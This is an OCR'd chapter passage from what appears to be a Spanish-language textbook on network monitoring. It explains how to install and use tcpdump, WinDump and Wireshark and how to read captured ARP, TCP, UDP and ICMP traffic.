


Figura 7.2a. Descargue el instalador de Winpcap, la librería de captura de paquetes para Windows

Una vez instalada la librería ya puede hacer uso de Windump. Descargue el programa a través del portal Web del proyecto. En el menú **WinDump**, encontrará el enlace **Get WinDump**, que le redigirá a la zona de descarga. A diferencia de antes, el ejecutable descargado es el programa en sí, no un instalador.




Figura 7.2b. Descargue el instalador de Winpcap, la librería de captura de paquetes para Windows




Figura 7.3. Descargue el programa Windump para visualizar paquetes capturados en Windows

Basta con copiar el archivo **windump.exe** al directorio *C:\Windows*. De esta manera, la herramienta se incluye en la ruta de comandos ejecutables para la línea de comandos de Windows. Para probar que funciona, invoque una línea de comandos a través de **inicio->ejecutar** y escriba **cmd** en la ventana que aparece. Escriba **windump -h** para invocar el menú de ayuda.

```
C:\Users\jeanpaul>windump -h
windump version 3.9.5, based on tcpdump version 3.9.5
WinPcap version 4.1.2 (packet.dll version 4.1.0.2001), based on libpcap
version
1.0 branch 1_0_rel0b (20091008)
Usage: windump [-aAdDeflLnNOpqRStuUvxX] [ -B size ]
[-c count][ -C file_size ] [ -E algo:secret ]
[ -F file ] [ -i interface ] [ -M secret ][ -r file ]
[ -s snaplen ] [ -T type ] [ -w file ][ -W filecount ]
[ -y datalinktype ] [ -Z user ][ expression ]
```

7.2.3 Utilizando la herramienta

Para empezar a ocupar la herramienta, lo primero que se debe hacer es elegir la interfaz de red que se quiere ocupar para capturar paquetes. En Linux, puede escribir el comando **ifconfig** para listar las interfaces que hay disponibles.

```
C:\Users\jeanpaul>windump -D
1.\Device\NPF_{327B48DB-D374-4A1B-88DE-A7F0DE3AAF92}(Intel(R) PRO/1000 MT
Network Connection)
```

Por defecto, **Tcpdump** captura los paquetes que lleguen a la interfaz de red eth0. Sin embargo, si se quiere capturar de otra tarjeta, se puede especificar mediante el *switch* **-i** seguido por el nombre de la interfase deseada. Desde el kernel 2.2, **Tcpdump** también puede aceptar la palabra clave **any** para escuchar sobre todas las interfaces de red. Sin embargo, ocupando todas las tarjetas de red también deshabilita el uso del modo promiscuo. Lo cual no es un problema si tan sólo se quiere capturar el tráfico proveniente o dirigido hacia uno mismo.

En Windows, se debe siempre especificar la interfaz de red. Para listar los dispositivos disponibles, primero se ejecuta Windump con el *switch* **-D**. Listará un adaptador genérico y las tarjetas de red físicas que haya.

Bastará con especificar el número de la interfaz con el *switch* **-i** para empezar a capturar paquetes de esa tarjeta de red. A diferencia de **Tcpdump**, **Windump** no tiene la palabra clave **any**. Ocupando la información anterior, en Linux puede empezar a capturar tan sólo con el comando **tcpdump -i eth0** y en Windows mediante el comando **windump -i 1**. En Linux es necesario tener privilegios de **root** para capturar los paquetes como en el ejemplo siguiente:

```
root@Linux:~# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:59:49.237512 IP 89-138-165-106.bb.netvision.net.il.4662 >
192.168.2.2.36242: P 2695086606:2695087623(1017) ack 2692602974 win 2743
<nop,nop,timestamp 2189361855 109954077>
15:59:49.237575 IP 192.168.2.2.36242 > 89-138-165-
106.bb.netvision.net.il.4662: . ack 1017 win 501 <nop,nop,timestamp
109955061 2189361855>
```

La captura por defecto de **Tcpdump** muestra poca información de los paquetes que se capturaron. Se puede ocupar la opción **–v** para que muestre más detalles. Se puede combinar con otra **v** adicional para obtener un mayor efecto sobre la verbosidad.

```
root@FromHell:~# tcpdump -i eth0 -vv

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96
bytes

16:11:40.105402 IP (tos 0x0, ttl 113, id 21272, offset 0, flags [DF],
proto: TCP (6), length: 1460) 85.75.194.194.51654 > 192.168.2.2.39216: .
415516106:4155175 14(1408) ack 1540373938 win 65535 <nop,nop,timestamp
176941 110663242>
```

Sería interesante capturar, además de las cabeceras, los datos que están transportando los paquetes. La captura de las cabeceras sería interesante en el momento en que se quiera medir los tiempos de respuesta en la red o bien mantener estadísticas del tráfico. Pero la única manera de saber qué es lo que en verdad está ocurriendo en la red es inspeccionar profundamente los paquetes en circulación. Para visualizar los contenidos de los paquetes capturados, se puede ocupar la opción **-x** que imprime todo el paquete en hexadecimal menos la capa de enlace. Con la opción **-X**, también se imprime la información en hexadecimal, pero además lo acompaña con la información codificada en ASCII a un lado.

```
root@Linux:~# tcpdump -i eth0 -vvX

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96
bytes

16:27:11.854057 IP (tos 0x0, ttl 112, id 17869, offset 0, flags [DF],
proto: TCP(6), length:52) c155-51.icpnet.pl.31476 > 192.168.2.2.36664: F,
cksum 0x13d8 (correct), 2873425488:2873425488(0) ack 365711457 win 16995
<nop,nop,timestamp 5937 111555839>


    0x0000: 4500 0034 45cd 4000 7006 113c 55dd 9b33   E..4E.@.p..<U..3

    0x0010: c0a8 0202 7af4  8f38  ab44  fe50 15cc 5061   ....z..8.D.P..Pa

    0x0020: 8011 4263 13d8 0000 0101 080a 0000 1731  ..Bc...........1

    0x0030:  06a6 34ff
```

La librería **Pcap** le otorga a **Tcpdump** la habilidad de guardar los paquetes capturados para su uso posterior. Mediante la opción **-w *archivo***, se le indica a **Tcpdump** que debe grabar los paquetes en un fichero llamado "archivo". El fichero está en un formato binario que puede ser leído posteriormente con la opción **-r *archivo***, donde "archivo" es el fichero que se indicó previamente para grabar las capturas. Estas opciones resultan ser muy útiles para poder estudiar el tráfico de

manera detallada e inclusive *offline*. Algo interesante es que con la opción **-r**, se pueden combinar todas las operaciones normales y de filtrado, que se verán más adelante.

7.3 INTERPRETANDO LA SALIDA

Lo más importante en el momento de monitorizar tráfico de red es tener un buen conocimiento de los distintos protocolos tanto de transporte como de aplicación. Lo único que hay en común a través de las diversas salidas es que primero siempre aparece la marca de tiempo. A continuación, se detallará cómo se debiera interpretar la información presentada por **Tcpdump** con distintos protocolos comunes.

7.3.1 Peticiones ARP/RARP

El protocolo ARP (*Address Resolution Protocol*) está documentado en el RFC 826 y RARP (*Reverse Address Resolution Protocol*) en RFC 1293. Las peticiones ARP aparecen de la siguiente manera:

```
12:52:52.739706 arp who-has 192.168.2.2 tell 192.168.2.1

12:52:52.739733 arp reply 192.168.2.2 is-at 00:90:f5:4b:aa:3e
```

Considere este ejemplo, en la primera línea el ordenador con la dirección IP 192.168.2.1 quiere preguntar quién tiene la dirección IP 192.168.2.2. La segunda línea indica una respuesta del ordenador con IP 192.168.2.2 devolviendo la dirección MAC de su tarjeta de red.

7.3.2 TCP

El protocolo TCP (*Transport Control Protocol*) se detalla en RFC 793. El formato de las cabeceras de sesiones TCP en **Tcpdump** se detalla de la siguiente manera:

```
origen > destino: bits_de_control [número_de_secuencia acuse_de_recibo
ventana puntero_urgente opciones]
```

- En **origen** y **destino** se detalla la dirección IP y puerto del ordenador origen y el terminal destino.

- Los **bits de control** resultan ser distintas combinaciones de S (SYN), F (FIN), P (PSH), R (RST), W (ECN CWR) o E (ECN-Echo), o un único (.) (sin bits de control).
- El siguiente campo se refiere al **número de secuencia** del primer byte de datos en este segmento TCP. El formato es *primero:último(n)*, que significa que desde el primero al último (sin incluir el último) hay un total de n bytes de datos.
- El **acuse de recibo** se usa cuando el bit de control ACK está activado. El campo contiene el valor del siguiente número de secuencia que el emisor del segmento espera recibir.
- **Ventana** es el número de octetos de datos, a contar a partir del número indicado en campo de acuse de recibo, que el emisor de este segmento está dispuesto a aceptar.
- El **puntero urgente** indica la existencia de datos urgentes.
- Las distintas **opciones** que existan serán mostradas entre los caracteres < y >.

Lo que sigue son ejemplos de comunicación en TCP. Éste es un ejemplo de una negociación en tres pasos, más conocido como el famoso *three-way handshake*:

```
1) 192.168.2.2.38514 > 192.168.2.1.ssh: S 3399381519:3399381519(0) win
5840 <mss 1460,sackOK,timestamp 5204149 0,nop,wscale 7>

2) 192.168.2.1.ssh > 192.168.2.2.38514: S 3596099790:3596099790(0) ack
3399381520 win 5792 <mss 1460,sackOK,timestamp 557524 5204149,nop,wscale
0>

3) 192.168.2.2.38514 > 192.168.2.1.ssh: . ack 1 win 46 <nop,nop,timestamp
5204149 557524>
```

1) El ordenador cliente manda al servidor SSH un paquete TCP con el bit de SYN activado. El número de secuencia es 0 con una ventana de 5.840. El paquete contiene opciones. La ventana indica al servidor que el siguiente paquete que reciba en respuesta deberá ser de 5.840 bytes o menos.

2) El servidor SSH responde al cliente con el bit de SYN y ACK activados. Responde con un acuse de recibo que equivale al número de secuencia del paquete anterior más uno (3399381519 + 1 = 3399381520). Tiene una ventana de 5792 bytes. El paquete contiene opciones.

3) El ordenador cliente responde solamente con el bit de ACK, el punto (.) indica que no hay otros bits de control. Tiene una ventana de 46 bytes y contiene opciones.

Éste es un ejemplo de comunicación SSH, específicamente el intercambio de la llave encriptada del servidor al cliente:

```
1) 192.168.2.1.ssh > 192.168.2.2.38514: P 42:650(608) ack 32 win 5792
<nop,nop,timestamp 557529 5204183>

2) 192.168.2.2.38514 > 192.168.2.1.ssh: . ack 650 win 56
<nop,nop,timestamp 5204242 557529>

3) 192.168.2.2.38514 > 192.168.2.1.ssh: P 32:744(712) ack 650 win 56
<nop,nop,timestamp 5204322 557529>
```

1) El servidor SSH inicia el protocolo de intercambio de llaves. Envía un paquete TCP con el bit PSH activado con un número de secuencia que inicia en 42 y termina en 650. Un acuse de recibo en 32 (siguiente inicio de número de secuencia que espera). Tiene una ventana de 5.792 bytes para poder recibir y contiene opciones.

2) El ordenador cliente responde sin bits de control activados y con el acuse de recibo en 650 (el número equivale al número de secuencia del último byte, confirmando que recibió el paquete completo) y con una ventana de 56 bytes.

3) El ordenador cliente prosigue en iniciar el intercambio de llaves mandando el suyo. Es un paquete con el bit de PSH activado, el número de secuencia inicia en 32 (equivalente al acuse de recibo del primer paquete) y termina en 744. El acuse de recibo es de 650 y la ventana de 56 bytes. El paquete contiene opciones.

7.3.3 UDP

El protocolo UDP (*User Datagram Protocol*) está especificado en el RFC 768. El paquete tiene el siguiente aspecto:

```
IP_Origen.Puerto_Origen > IP_Destino.Puerto_Destino: udp tamaño_en_bytes]
```

Un ejemplo de un paquete UDP sería:

```
12:35:21.457350 IP 10.10.109.10.1025 > 192.168.1.2.1345: udp 121 [ttl 1]
```

Algunos servicios que utilizan UDP son reconocidos por el puerto utilizado y se imprime la información que provee el protocolo de alto nivel. En particular se reconocen las peticiones y respuestas a los servidores de nombre, tanto como las llamadas RPC al servicio NFS. Lo que sigue es un ejemplo de los primeros cuatro paquetes en una resolución DNS:

```
13:56:11.031411 IP 192.168.2.2.33192 > ns1.comunitel.net.domain:  59371+
AAAA? mail.yahoo.com. (32)

13:56:11.032030 IP 192.168.2.2.33193 > ns1.comunitel.net.domain:  65535+
PTR? 97.4.145.212.in-addr.arpa. (43)

13:56:11.115043 IP ns1.comunitel.net.domain > 192.168.2.2.33192:  59371
2/1/0 CNAME login.yahoo.com., (151)

13:56:11.115219 IP 192.168.2.2.33194 > ns1.comunitel.net.domain:  64230+
A? mail.yahoo.com. (32)
```

7.3.4 ICMP

Los paquetes ICMP varían según el contenido del mensaje. Puede referenciar las especificaciones. Para un mensaje de tipo *Echo Request* o *Echo Reply*, el contenido del paquete será el siguiente:

```
Origen > Destino: Tipo de mensaje, identificador, secuencia, tamaño
```

Considere el siguiente ejemplo de un paquete ping:

```
1) 192.168.121.135 > 192.168.121.1: ICMP echo request, id 21527, seq 5,
length 64

2) 192.168.121.1 > 192.168.121.135: ICMP echo reply, id 21527, seq 5,
length 64
```

El primer paquete envía una petición ping al ordenador con dirección IP 192.168.121.1. El tipo del mensaje es un ICMP *Echo Request*. Tanto el identificador, como el número de secuencia se entregan para poder referenciar el paquete ICMP relacionado.

El segundo paquete es la respuesta a la petición ping. El tipo del mensaje es ICMP *Echo Reply*. Tanto el identificador como el número de secuencia son los mismos que en el paquete previo, indicando que están relacionados.

7.4 WIRESHARK

El proyecto Wireshark es una bifurcación del proyecto Ethereal. Este *software* de código libre ayuda en el análisis de protocolos de red y es desarrollado por expertos en redes de todo el mundo. La aplicación está disponible para plataformas UNIX, Linux, Windows y OS X. Ethereal era el proyecto original, pero por disputas de marcas registradas sobre el nombre del programa, Gerald

Combs, fundador, decidió bifurcar el proyecto a Wireshark. Wireshark es el mismo programa y con los mismos desarrolladores que antes trabajaban en Ethereal, pero ahora con un nombre distinto.

Para descargar el programa, diríjase al portal Web del proyecto localizado en *www.wireshark.org*. El proyecto contiene instaladores para Windows, y el código fuente listo para compilar para Linux. La mayoría de las distribuciones Linux lo incluyen en sus repositorios como un paquete estándar. Wireshark ocupa, al igual que Tcpdump, las librerías **Pcap** para la obtención de paquetes. Por lo tanto, Wireshark se limita a capturar los medios soportados por la librería, normalmente en redes Ethernet.

7.4.1 Configuración

La principal ventaja de ocupar Wireshark, es poder ocupar la interfaz gráfica que suministra. Para empezar a ocupar esta herramienta, se describirá rápidamente cómo configurar la interfaz que se destina a la captura de paquetes. Desde las opciones de menú, diríjase a **Capture->Options**. Aparecerá un diálogo especificando las distintas opciones disponibles para preparar la interfaz previamente a iniciar una sesión de captura de paquetes.




Figura 7.4. Diálogo listando diversas opciones para interfaz de red

En el recuadro de opciones **Capture**, se muestran las siguientes opciones para configurar la interfaz de red:

- **Interface**. Por defecto se configura la interfaz local de red. Se provee un campo desplegable para poder elegir la tarjeta a ocupar para la captura de paquetes. Por defecto está seleccionada la primera interfaz disponible. La opción de conectarse a una interfaz remota se puede lograr vía el servicio de captura de paquetes en remoto (*remote packet capture*) instalado junto con la librería de **Winpcap**. Por ahora sólo funciona en ordenadores con sistema operativo Windows.

- **IP address**. La dirección IP asignada junto con la dirección física de la tarjeta de red. Si tiene dirección IP versión 6, entonces se muestra ésta en vez de la dirección MAC.

- **Link-layer header type**. Despliega los tipos de cabecera de la capa de enlace soportados para esa interfaz. Aparte del más comúnmente conocido Ethernet, Wireshark también tiene soporte para DOCSIS (cable módem) y 802.11 (Wi-Fi). Las cabeceras de 802.11 sólo se podrán ver mediante el *driver* propietario de **airpcap**. En Linux, mientras que se podrán capturar los paquetes inalambricos sin la necesidad del *driver*, estos serán procesados con la cabecera normal de Ethernet.

- **Capture packets in promiscuous mode**. Este campo está activado por defecto, se selecciona para capturar paquetes en modo promiscuo. Esto es necesario para que se evalúen todos los paquetes que no sean destinados a uno mismo.

- **Capture packets in pcap-ng format**. Este campo es indicado como experimental. Utilícelo para evaluar la nueva generación del formato binario de captura de paquetes.

- **Limit each packet to 'n' bytes**. Este campo se activa para especificar un tamaño límite a capturar de cada paquete. Esto significa que se capturan y se guardan los primeros "n" bytes del paquete y el resto de la información se corta y se deja perder.

- **Capture filter**. Este campo se ocupa para especificar los filtros de captura (se examinará más adelante en el capítulo).

En el recuadro de opciones Capture File(s) se muestran las siguientes opciones para configurar dónde se quieren guardar los datos capturados:

- **File**. En este campo se escribe la ruta donde se quiere guardar el archivo de los paquetes capturados. Se guardan en formato **Pcap**.
- **Use multiple files**. Si se desea que Wireshark capture paquetes por un período de tiempo extenso, se activa esta opción para que vaya guardando lo que captura en múltiples archivos. Recomendable para no sobresaturar a Wireshark con ficheros de captura muy grandes.
- **Next file every**. Existen dos campos que comparten este mismo nombre. Uno permite ciclar los archivos según el tamaño en bytes (kilobytes, megabytes o gigabytes). Es decir, una vez que llegue a "n" bytes, crea un nuevo archivo para ir guardando los paquetes capturados. El otro campo funciona de igual manera pero se especifica el tiempo para ciclar los archivos.
- **Ring buffer with 'n' files**. Mientras se van creando archivos de captura de paquetes, cuando el número de los ficheros creados supere el número especificado, se borrarán los archivos más antiguos.
- **Stop capture after 'n' file(s)**. Detener la captura después de "n" archivos creados.

Hay más opciones para detener la captura de paquetes en el recuadro de opciones etiquetado **Stop Capture**:

- La primera opción se puede activar para detener la captura después de un número de paquetes especificado.
- La opción que sigue detiene la captura de paquetes después de una cantidad especificada de bytes.
- La última opción permite detener la captura en medida al tiempo.

En la sección **Display Options**, Wireshark dispone de unas opciones muy útiles para monitorizar paquetes en tiempo real:

- **Update list of packets in real time**. Esta opción activa la visualización de los paquetes en tiempo real.
- **Automatic scrolling in live capture**. Esta opción requiere que esté activada la lectura de paquetes en tiempo real. Permite el desplazamiento automático de los paquetes mostrados en pantalla.

- **Hide capture info dialog**. esconde la ventana de diálogo sobre la información de los paquetes capturados.

Por último, la sección **Name Resolution** ofrece opciones para resolución de nombres:

1. **Enable MAC name resolution**. Esta opción activa la resolución de nombres en la capa de enlace, resolviendo el identificador MAC a un nombre.
2. **Enable network name resolution**. Esta opción activa la resolución de nombres en la capa de red, resolviendo la dirección IP pública a un nombre de dominio cualificado.
3. **Enable transport name resolution**. Esta opción activa la resolución de nombres en la capa de transporte, resolviendo la dirección IP a un nombre de *host*.

Una vez elegidas las opciones que se requieren para la monitorización, se puede iniciar la sesión de captura de paquetes presionando el botón de **Start**.

7.4.2 Visualización de paquetes

Una vez todo ha sido configurado e iniciada la captura de paquetes, si se activó la opción de mostrar los paquetes en tiempo real, se podrá ver inmediatamente como el tráfico de red toma vida. Si no se activó, se procesarán para ser visualizados una vez que se detenga la captura de paquetes.




Figura 7.5. Wireshark muestra los paquetes capturados

La primera sección de Wireshark muestra información general sobre los paquetes. Nos informa sobre la dirección IP fuente y destino, el protocolo e información general. La información general es variada y en general muestra información contenida en la cabecera del protocolo ocupado. Sin embargo, cuando el paquete contiene datos en la capa de aplicación, si Wireshark conoce el protocolo ocupado, favorecerá esta información para mostrarla al usuario. Así, será más fácil recorrer los paquetes capturados con el objeto de encontrar alguno en particular que interese.

La segunda sección de Wireshark será la de más interés en la mayoría de los casos. Wireshark resulta ser una aplicación bastante útil para el estudio de los protocolos, puesto que sabe reconocer la gran mayoría (si no todos) de ellos. Desde la capa de enlace hasta la capa de aplicación, Wireshark puede identificar dentro del paquete los distintos campos del protocolo usados y detallar la información que contienen. La primera línea es información ofrecida por Wireshark acerca del paquete en sí, mostrando el número del cuadro para hacer referencia y el tamaño del paquete en bytes. Las líneas que siguen son los datos que transporta el paquete presentado según el modelo por capas de TCP/IP. Cada capa se puede expandir para mostrar los atributos y valores que contiene.

La tercera sección de la ventana de visualización de paquetes muestra el cuadro binario capturado, codificado en hexadecimal y ASCII para facilitar la lectura. Cada línea son 16 bytes en longitud. Según se vayan marcando las capas y campos en la segunda sección de la ventana principal de Wireshark, los bytes que representan ese campo o capa se van destacando dentro de ambas codificaciones: hexadecimal y ASCII.

7.4.3 Analizando los datos

Capturar los paquetes es tan sólo la mitad del trabajo. Determinar la causa de un mal funcionamiento o analizar la evidencia en busca del atacante es algo que requiere paciencia y dedicación. Por suerte, Wireshark incluye una serie de herramientas que harán su vida mucho más fácil en el momento de analizar los paquetes. Cuando haya realizado una captura, Wireshark tiene un menú llamado **Statistics**. Dentro de éste, encontrará una serie de herramientas que se encargarán de analizar la sesión capturada y resumir los datos en informes sencillos de interpretar.

Cuando tenga suficientes paquetes capturados, diríjase a la opción **Statistics->Conversations**. Esta opción resumirá las conversaciones que han tenido las distintas direcciones IP, emparejando todas las sesiones TCP/IP. Se abrirá una nueva ventana que le presentará la información encontrada y. dependiendo del tipo de tráfico, las pestañas de la ventana se activarán para poder clasificar las comunicaciones según los protocolos involucrados y ordenar las conversaciones por sus atributos.




Figura 7.6. Wireshark produce informes útiles sobre las sesiones en red capturadas

Una vez que tenga una visión general de lo que ocurre gracias a estos informes, puede empezar a analizar los datos para comprender qué es lo que está pasando. Una vez ha decidido qué es lo que quiere buscar, querrá aislar el resto del tráfico para analizar una sesión TCP/IP en particular. En Wireshark, esta tarea es relativamente sencilla gracias a que la herramienta puede reconstruir una sesión de red para que la pueda evaluar de una manera más clara. Una vez que haya encontrado un paquete de interés que forme parte de la sesión a reconstruir, seleccione el evento con el botón derecho del ratón para abrir el menú de opciones. Elija **Follow TCP Stream** o **Follow UDP Stream**, dependiendo del caso (pues lógicamente el nombre cambiará según el protocolo a analizar). Aparecerá una ventana con la sesión reconstruida en su totalidad, donde si se transporta la información en ASCII, podrá leer e interpretar de una manera más adecuada para los humanos lo que ocurre en la conversación entre los dos ordenadores.

